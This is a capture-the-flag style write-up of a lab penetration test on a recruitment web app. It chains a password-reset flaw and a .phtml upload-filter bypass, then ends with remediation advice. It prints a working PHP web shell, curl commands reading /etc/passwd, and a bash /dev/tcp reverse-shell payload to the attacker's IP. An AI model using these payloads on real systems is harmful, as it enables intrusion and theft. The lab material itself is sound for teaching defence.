
Reset URL: </reset.php?token=085287&email=s.mitchell%40recruitx.thm>

Set New Password

New Password

Enter new password

I was then able to get into the admin account once i had reset the password to something different



RecruitX Home Jobs Dashboard Admin administrator Sarah Mitchell Logout

Dashboard

Welcome back, Sarah Mitchell

10 Open Positions

0 My Applications

Administrator Your Role

My Applications + Browse Jobs

No applications yet

What Went Wrong

The password reset mechanism had three distinct flaws:

1. **Token displayed in response:** The token should only be sent to the account owner's email, never displayed on screen.
2. **Weak token generation** - A six-digit numeric token has a small keyspace and is susceptible to brute-force attacks.
3. **No rate limiting** - The application did not limit the number of reset requests or token guesses.

Admin Panel Access

Earlier during our enumeration, Gobuster discovered an `/admin` path that redirected unauthenticated users to the login page

The admin dashboard has an upload feature

**Admin Panel**
RecruitX Administration

Users

Jobs

Applications

Reports

Settings

Upload

**6**
Total Users


**10**
Active Jobs

**6**
Total Applications

**4**
Pending Review

Recent Applications

APPLICANT	POSITION	STATUS	DATE
Tom Beckett	Senior Backend Developer	Under Review	May 1, 2026
Amina Yusuf	DevOps Engineer	Pending	May 1, 2026



The form says it accepts PDF, DOCX, and image files. The `accept` attribute on the file input restricts file types, but this is a *client-side* restriction only


The browser enforces it, but a direct HTTP request can send whatever file type it wants. The page also reveals the upload destination: `/uploads/documents/`

Testing the Upload Restrictions

```
File Edit View Search Terminal Help
root@ip-10-129-105-219:~# echo "This is a test file" > test.txt
```

I made a test file that echos a simple text so we can test the upload feature


Once I submitted it, it threw up an error:




I then try doing this as a php script and it failed it shows that there is server side checks and the application appears to look at the final extension.

I then tried an extension .phtml which worked

The application's file type filter blocks .php but does not account for alternative PHP extensions. This is a common oversight; developers create a blocklist of "dangerous" extensions, but miss less common ones that the server still processes as PHP.



to validate that it uploaded i went to the uploads path



PHP is executing

Remote Code Execution

We have confirmed that we can upload PHP files to the server and that the server will execute them. This is the point in the penetration test where all the previous steps come together. We started with nothing, no credentials, no knowledge of the application. Through enumeration, IDOR exploitation, password reset abuse, and admin panel access, we have reached a position where we can execute arbitrary code on the server.

Creating a Web Shell

A web shell is a small script that accepts commands through HTTP parameters and executes them on the server. Let's create a simple one and save it as `shell.phtml`

```
root@ip-10-129-105-219: ~
File Edit View Search Terminal Help
GNU nano 4.8 shell.phtml Modified
<?php
if(isset($_GET['cmd'])) {
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
}
>
```

This script checks for a `cmd` parameter in the URL. If present, it passes the value to `shell_exec()`, which runs the command on the operating system and returns the output

I uploaded the shell on the admin panel.

Executing Commands

```
root@ip-10-129-105-219:~# "http://10.129.140.212/uploads/documents/shell.phtml?cmd=id"
bash: http://10.129.140.212/uploads/documents/shell.phtml?cmd=id: No such file or directory
root@ip-10-129-105-219:~# curl "http://10.129.140.212/uploads/documents/shell.phtml?cmd=id"


```
>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>root@ip-10-129-105-219:~#
```


```

We have remote code execution. The commands are running as `www-data`, which is the default user for the Apache web server on Ubuntu. Let's gather more information about the system:

```
root@ip-10-129-105-219:~# "http://10.129.140.212/uploads/documents/shell.phtml?cmd=hostname"
bash: http://10.129.140.212/uploads/documents/shell.phtml?cmd=hostname: No such file or directory
root@ip-10-129-105-219:~# curl "http://10.129.140.212/uploads/documents/shell.phtml?cmd=uname+-a"


```
>Linux recruitx-prod 6.8.0-1017-aws #18-Ubuntu SMP Wed Oct 2 20:17:03 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
</pre>
```


```

We can now see the hostname, kernel version, and execute any command on the system

Reading Sensitive Files

Since we can read files on the server, a good first step is to check system files that list users. In Linux, `/etc/passwd` contains basic account information:

```
root@ip-10-129-105-219:~# curl "http://10.129.140.212/uploads/documents/shell.phtml?cmd=uname+-a"


```
>Linux recruitx-prod 6.8.0-1017-aws #18-Ubuntu SMP Wed Oct 2 20:17:03 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
</pre>root@ip-10-129-105-219:~# curl "http://10.129.140.212/uploads/documents/shell.phtml?cmd=cat+/etc/passwd" | grep
-v "nologin"
 % Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 2123 100 2123 0 0 414k 0 --:--:-- --:--:-- --:--:-- 414k


```
>root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:115:123:MySQL Server,,,:/nonexistent:/bin/false
qa:x:1001:1001:/home/qa:/bin/bash
</pre>
```


```


```

utilising our web shell, we accessed `/etc/passwd` and identified system users. In a real-world scenario, this level of access would enable further enumeration of configuration files to extract database credentials and gain full access to the application's backend data.

Obtaining a Reverse Shell

A web shell works, but it is limited; each command is a separate HTTP request, there is no interactive session, and complex commands with special characters can be difficult to pass

through URL parameters. Let's upgrade to a proper reverse shell.

first i set up a net cat listener on port 4444

```
root@ip-10-129-105-219: ~
root@ip-10-129-105-219:~# nc -lvnp 4444
listening on 0.0.0.0 4444
```

In a different tab I triggered the reverse shell through the webshell url encoding the payload to avoid issues with special characters

```
root@ip-10-129-105-219:~# curl "http://10.129.140.212/uploads/documents/shell.php?cmd=bash+-c+'bash+-i+%26+/dev/tcp/10.129.105.219/4444+0>%261'"
```

This is what the listener picked up

```
Applications Places System Mon 25 May, 18:56 AttackBox IP:10.129.105.219
root@ip-10-129-105-219: ~
File Edit View Search Terminal Tabs Help
root@ip-10-129-105-219: ~
root@ip-10-129-105-219:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.140.212 56224
bash: cannot set terminal process group (767): Inappropriate ioctl for device
bash: no job control in this shell
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$

root@ip-10-129-105-219:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.140.212 56224
bash: cannot set terminal process group (767): Inappropriate ioctl for device
bash: no job control in this shell
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$ whoami
whoami
www-data
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$
```

i can then input commands

Reading the Flag

i used the cat command with the path of the flag.txt file to read the file and it gave me the flag

```
bash: no job control in this shell
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$ cat /var/www/flag.txt
<w/recruitx/uploads/documents$ cat /var/www/flag.txt
THM{ch41n3d_vulns_4r3_d3v4st4t1ng}
```

The Attack Chain

Document the entire chain of vulnerabilities, showing the client how each weakness contributed to the overall compromise. Here is our chain:

1. **Enumeration:** We discovered the application's technology stack (Apache, PHP, MySQL), its directory structure, an API endpoint, a password reset page, an uploads directory, and an admin panel.
2. **IDOR (Task 3):** The `/profile.php?id=` parameter and the `/api/user?id=` endpoint allowed us to enumerate all users, including the administrator's name and email address.
3. **Weak Password Reset (Task 4):** The reset mechanism displayed tokens directly in the HTTP response, allowing us to generate a token for the administrator and change her password.
4. **Admin Panel Access (Task 5):** Using the compromised administrator account, we accessed the admin panel and found a file upload function with an incomplete extension blocklist.
5. **Remote Code Execution (Task 6):** We uploaded a PHP web shell using the `.phtml` extension, which bypassed the filter. This gave us command execution on the server and a path to a full reverse shell.

The IDOR leaked user information but did not provide direct access. The password reset was exploitable but only useful because we already knew the admin's email. The upload filter had a bypass, but we needed admin credentials to reach it. It was the combination of these weaknesses that led to full server compromise.

Remediation Summary

Vulnerability	Severity	Remediation
IDOR on user profiles and API	High	Implement server-side authorisation checks on every request. Verify that the authenticated user has permission to access the requested resource.
Password reset token exposed in the response	Critical	Send reset tokens exclusively via email. Display only a generic confirmation message on the page. Use cryptographically random tokens of at least 32 characters.
Incomplete file extension blacklist	Critical	Use an allowlist rather than a blacklist. Only permit specific, expected extensions. Validate file content (MIME type) in addition to the extension. Store uploaded files outside the web root.
API endpoint disclosure	Medium	Remove the API index endpoint or restrict it to authenticated administrators. Do not expose internal route structures to unauthenticated users.

Recap:

- **Enumeration is everything.** The vulnerabilities we exploited were discoverable because we took the time to map the application's structure, headers, endpoints, and behaviour before attempting exploitation.
- **Small flaws chain into big compromises.** No single issue here was exotic or particularly complex. IDOR, weak password resets, and upload bypasses are well-understood vulnerabilities. Their impact came from how they connected to each other.
- **Client-side restrictions are not security.** The file upload form used an `accept` attribute to restrict file types in the browser. The server-side check used a blacklist that missed alternative PHP extensions. Real security requires server-side validation with an allowlist approach.
- **Password reset mechanisms deserve careful attention.** They are complex to implement securely, and a single design flaw, like exposing the token in the response, can lead to account takeover.
- **Think like an attacker, report like a consultant.** Finding the vulnerabilities is half the job. Documenting them clearly with severity ratings and actionable remediation advice is what makes the engagement valuable to the client.